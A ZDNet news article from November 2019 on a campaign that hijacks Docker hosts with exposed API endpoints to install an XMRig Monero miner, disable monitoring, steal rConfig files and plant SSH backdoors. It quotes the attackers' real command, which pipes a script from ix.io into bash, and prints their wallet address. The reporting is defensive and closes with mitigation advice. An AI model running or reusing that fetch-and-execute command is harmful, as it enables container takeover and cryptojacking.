

 **MUST READ:** FBI recommends that you keep your IoT devices on a separate network

A hacking group is hijacking Docker systems with exposed API endpoints

It's almost 2020 and some sysadmins are still leaving Docker admin ports exposed on the internet.

Interested in Security?

Subscribe to our Security newsletter

Email Address

SIGN UP

☐ **I agree to Terms of Service:** By registering you become a member of the CBS Interactive family of sites and you have read and agree to the [Terms of Use](#), [Privacy Policy](#) and [Video Services Policy](#). You agree to receive updates, alerts and promotions from CBS and that CBS may share information about you with our marketing partners so that they may contact you by email or otherwise about their products or services.

K.
LAY

Sign Up Now

02:12 GMT (18:12 PST) | Topic: [Security](#)



A hacking group is currently mass-scanning the internet looking for Docker platforms that have API endpoints exposed online.

The purpose of these scans is to allow the hacker group to send commands to the Docker instance and deploy a cryptocurrency miner on a company's [Docker instances](#), to generate funds for the group's own profits.

A PROFESSIONAL OPERATION

This particular mass-scanning operation started over the weekend, on November 24, and immediately stood out due to its sheer size.

"Users of the Bad Packets CTI API will note that exploit activity targeting exposed Docker instances is nothing new and happens quite often," Troy Mursch, chief research officer and co-founder of Bad Packets LLC, told ZDNet today.

"What set this campaign apart was the large uptick of scanning activity. This alone warranted further investigation to find out what this botnet was up to," he said.

"As others have noted [[1](#), [2](#)], this isn't your average script kiddie exploit attempt," Mursch, who discovered the campaign, told us. "There was a moderate level of effort put into this campaign, and we haven't fully analyzed every single thing it does as of yet."



Bad Packets Report

@bad_packets



Opportunistic mass scanning activity detected targeting exposed Docker API endpoints.

These scans create a container using an Alpine Linux image, and execute the payload via:

"Command": "chroot /mnt /bin/sh -c 'curl -sL4 [ix.io/1XQa](#) | bash;'",[#threatintel](#)

```
[
  {
    "Id": "27c82f6742b2257893cbc7259313a277250caa3b319051f4664b457de822a200",
    "Names": [
      "/stupefied_nash"
    ],
    "Image": "alpine",
    "ImageID": "sha256:965ea09ff2ebd2b9eeec88cd822ce156f6674c7e99be082c7efac3c62f3ff652",
    "Command": "chroot /mnt /bin/sh -c 'curl -sL4 http://ix.io/1XQa | bash;'",
    "Created": 1574717838,
    "Ports": [],
    "Labels": {},
    "State": "running",
    "Status": "Up 9 seconds",
    "HostConfig": {
      "NetworkMode": "default"
    },
    "NetworkSettings": {
      "Networks": {
        "bridge": {
          "IPAMConfig": null,

```

♥ 193 10:09 PM - Nov 25, 2019 ⓘ

💬 133 people are talking about this >


WHAT WE KNOW SO FAR

What we know so far is that the group behind these attacks is currently scanning more than 59,000 IP networks (netblocks) looking for exposed Docker instances.


Once the group identifies an exposed host, attackers use the API endpoint to start an Alpine Linux OS container where they run the following command:

```
chroot /mnt /bin/sh -c 'curl -sL4 http://ix.io/1XQa | bash;
```

The above command downloads and runs a Bash script from the attackers' server. This script installs a classic XMRRig cryptocurrency miner. In the two days since this campaign has been active, hackers have already mined 14.82 Monero coins (XMR), worth just over \$740, Mursch noted.



4Aotje6mGNPRcDQeqS7iUwRLGJhLLgJvfbS6Dju5peSACbVXTFhnds53xuoqif3JEcfbdjiW27xuAJiiKeiCGbuoACrutNE



XMR address detected

Pool	Balance	Payments
minexmr.com	7.6731e-7	0
xmr.nanopool.org	0.0017403	unknown
xmrpool.net	0.010243581248	0
moneroocean.stream	0.055900904505	2.328033970941
supportxmr.com	0.04603247247	11.278935491079
monerohash.com	0.002759853347	1.081623667542
monero.hashvault.pro	0.018124747218	0

14.82339575566

In addition, this malware operation also comes with a self-defense measure.

"One unoriginal but interesting function of the campaign is that it uninstalls known monitoring agents and kills a bunch of processes via a script downloaded from <http://ixl.lio/1XQh>," Mursch told us.

Looking through this script, we not only see that hackers are disabling security products, but they're shutting down Iso processes associated with rival cryptocurrency-mining botnets, such as [DDG](#).

In addition, Mursch also discovered a function of the malicious script that scans an infected host for [rConfig](#) configuration files, which it encrypts and steals, sending the files back to the group's command and control server.

Furthermore, Craig H. Rowland, founder of Sandfly Security, [has also noticed](#) that hackers are also creating backdoor accounts on the hacked containers, and leaving SSH keys behind for easier access, and a way to control all infected bots from a remote location.

For the time being, Mursch recommends that users and organizations who run Docker instances immediately check if they are exposing API endpoints on the internet, close the ports, and then terminate unrecognized running containers.

Data leaks: The most common sources

[SEE FULL GALLERY](#)



1 - 4 of 14

[NEXT >](#)

SECURITY

FBI warns about snoop smart TVs spying on you

Remember the viral app that aged you? FBI slams FaceApp as counterintelligence threat

A decade of malware: Top botnets of the 2010s

How to prevent a ransomware attack (ZDNet YouTube)

Best home security of 2019: Professional monitoring and DIY (CNET)

How to control location tracking on your iPhone in iOS 13 (TechRepublic)

RELATED TOPICS:

CLOUD

SECURITY TV

DATA MANAGEMENT

CXO

DATA CENTERS



By [Catalin Cimpanu](#) for [Zero Day](#) | November 26, 2019 -- 02:12 GMT (18:12 PST) | Topic: [Security](#)

Recommended For You

Sponsored Links by Taboola



Switch and save an average of \$699. Savings make me smile.

Progressive



Discover The New High-Quality \$99 SmartWatch On Sale In United States Now

eWatch



New Invention From War Vet Stops The Constant Ringing

Hear Nature Speak | Supplement

SHOW COMMENTS





Security

Reddit links leak of US-UK trade documents to Russian influence campaign




Security

BMW and Hyundai hacked by Vietnamese hackers, report claims



Security

FBI recommends that you keep your IoT devices on a separate network



Security

New vulnerability lets attackers sniff or hijack VPN connections

NEWSLETTERS

ZDNet Security

Your weekly update on security around the globe, featuring research, threats, and more.

SUBSCRIBE

SEE
ALL



MORE RESOURCES

IBM: Visually Build AI and Machine Learning Models

White Papers from [IBM](#)

 READ NOW

IBM: Scaling Data Science: How Best in Class Companies Innovate with Machine Learning

White Papers from [IBM](#)

 [READ NOW](#)

8x8's Enterprise Engagement Management Platform: Moving Toward an Integrated Approach

White Papers from [8x8, Inc.](#)

 [READ NOW](#)

RELATED STORIES

<

1 of 3

>

Reddit links leak of US-UK trade documents to Russian influence campaign


Reddit bans 61 accounts and one subreddit for "misuse of the platform."

BMW and Hyundai hacked by Vietnamese hackers, report claims

Hacks linked to Ocean Lotus (APT32), a group believed to operate with orders from the Vietnamese government.

These are the worst hacks, cyberattacks, and data breaches of 2019

A slew of hacks, data breaches, and attacks tainted the cybersecurity landscape in 2019.



JUST IN

Reddit links leak of US-UK trade documents to Russian influence campaign

6 hours ago

One in five Americans will recommend a brand that uses emerging tech

8 hours ago

BMW and Hyundai hacked by Vietnamese hackers, report claims

8 hours ago

Enable Injections looks to reinvent medicine injections, scale

8 hours ago

Deploying ML, from the Blackjack table to the factory floor

9 hours ago

Canonical makes Ubuntu for Windows SubSystem for Linux a priority

9 hours ago

Adobe buys VR creative tool Oculus Medium

11 hours ago

The three trends impacting cloud adoption

11 hours ago

TODAY ON ZDNET



How to be an effective mentor

12 hours ago by Tonya Hall in Tech Industry

These are the worst hacks, cyberattacks, and data breaches of 2019

12 hours ago by Charlie Osborne in Security

With data analytics, Avis is rethinking the car rental business

13 hours ago by Stephanie Condon in Smart Cities

AI and biometrics could boost e-commerce confidence in LatAm

13 hours ago by Angelica Mari in E-Commerce

Holidays traffic floods brands with 40% more social messages

13 hours ago by Eileen Brown in Social Enterprise



Neural interfaces: How big tech companies and start-ups are building the bionic brain of the future

How LG's G8X ThinQ evolves the dual-screen smartphone

14 hours ago by Ross Rubin in Smartphones



Special report: Blockchain in business: Where are we now, and predictions for the next decade

from TechRepublic Premium

To catch criminals faster, the police needs a technology revamp

14 hours ago by Daphne Leprince-Ringuet in Security

Cerner moves data to the cloud to solve problems like physician burnout

15 hours ago by Stephanie Condon in Cloud

12 gifts for the holidays: Between Apple, Google, DJI, and Amazon there's something for everyone

15 hours ago by Jason Cipriani in Hardware

12 tech gifts for Christmas: Something for everyone

15 hours ago by Jason Perlow in Hardware



GALLERY

Top storage devices and adapters for your iPad and iPhone



LOAD MORE

Recommended For You

Sponsored Links by Taboola



The 2020 Trucks Are Here! It's Incredible These Ones Are Under 30K!

Truck Life | Search Ads



This Is Why The B-2 Bomber Is So Feared: 50 Facts

The Grizzled



Photographer Captures Portraits Of More Than 130 Redhead Women In Bid To Tackle Bullyin...

DailyMail

NEWSLETTERS

ZDNet Week in Review - US

A weekly summary of the news that matters in business technology.

Your email address

SUBSCRIBE

SEE
ALL

Collection
Small Business TV - Video Series

Enable Injections looks to reinvent medicine injections, scale

Deploying ML, from the Blackjack table to the factory floor

The three trends impacting cloud adoption

How to be an effective mentor

With data analytics, Avis is rethinking the car rental business

Cerner moves data to the cloud to solve problems like physician burnout

Article

Top cloud providers 2019: AWS, Microsoft Azure, Google Cloud; IBM makes hybrid move

Wyndham Hotels & Resorts tackled technical debt, cloud, hybrid cloud in a hurry [Cloud TV]

HSBC charts out its move to the cloud [Cloud TV]

How Brinker International thinks through cloud, data, Apple iPads [Cloud TV]

Why security is the top barrier in enterprise cloud adoption [Hybrid Cloud TV]

How New Belgium Brewing evaluated managed vs. private cloud [Hybrid Cloud TV]

With Red Hat, IBM to become the leading hybrid cloud provider

MORE RESOURCES

The Elephant in the Room: Why Cloud Communications Providers Dont Like to Talk About Compliance

White Papers from [8x8, Inc.](#)

 [READ NOW](#)

IBM: ESG Technical Validation on IBM Watson Studio and Watson Machine Learning

White Papers from [IBM](#)

 [READ NOW](#)

How to Solve the Enterprise Communications Crisis with an Open Cloud Strategy

White Papers from [8x8, Inc.](#)

 [READ NOW](#)

IBM: Free 30-day trial: IBM Watson Studio Desktop

White Papers from [IBM](#)

 [READ NOW](#)



CONNECT WITH US



© 2019 CBS Interactive. All rights reserved. [Privacy Policy](#) | [Cookies](#) | [Ad Choice](#) | [Advertise](#) | [Terms of Use](#) | [Mobile User Agreement](#)

Visit other CBS Interactive sites:

Select Site ▼

[TOPICS](#)

[JOIN](#) | [LOG IN](#) | [MEMBERSHIP](#)

[ALL AUTHORS](#)

[NEWSLETTERS](#)

[GALLERIES](#)

[SITE ASSISTANCE](#)

[VIDEOS](#)

[ZDNET ACADEMY](#)

[SPONSORED NARRATIVES](#)

[TECHREPUBLIC FORUMS](#)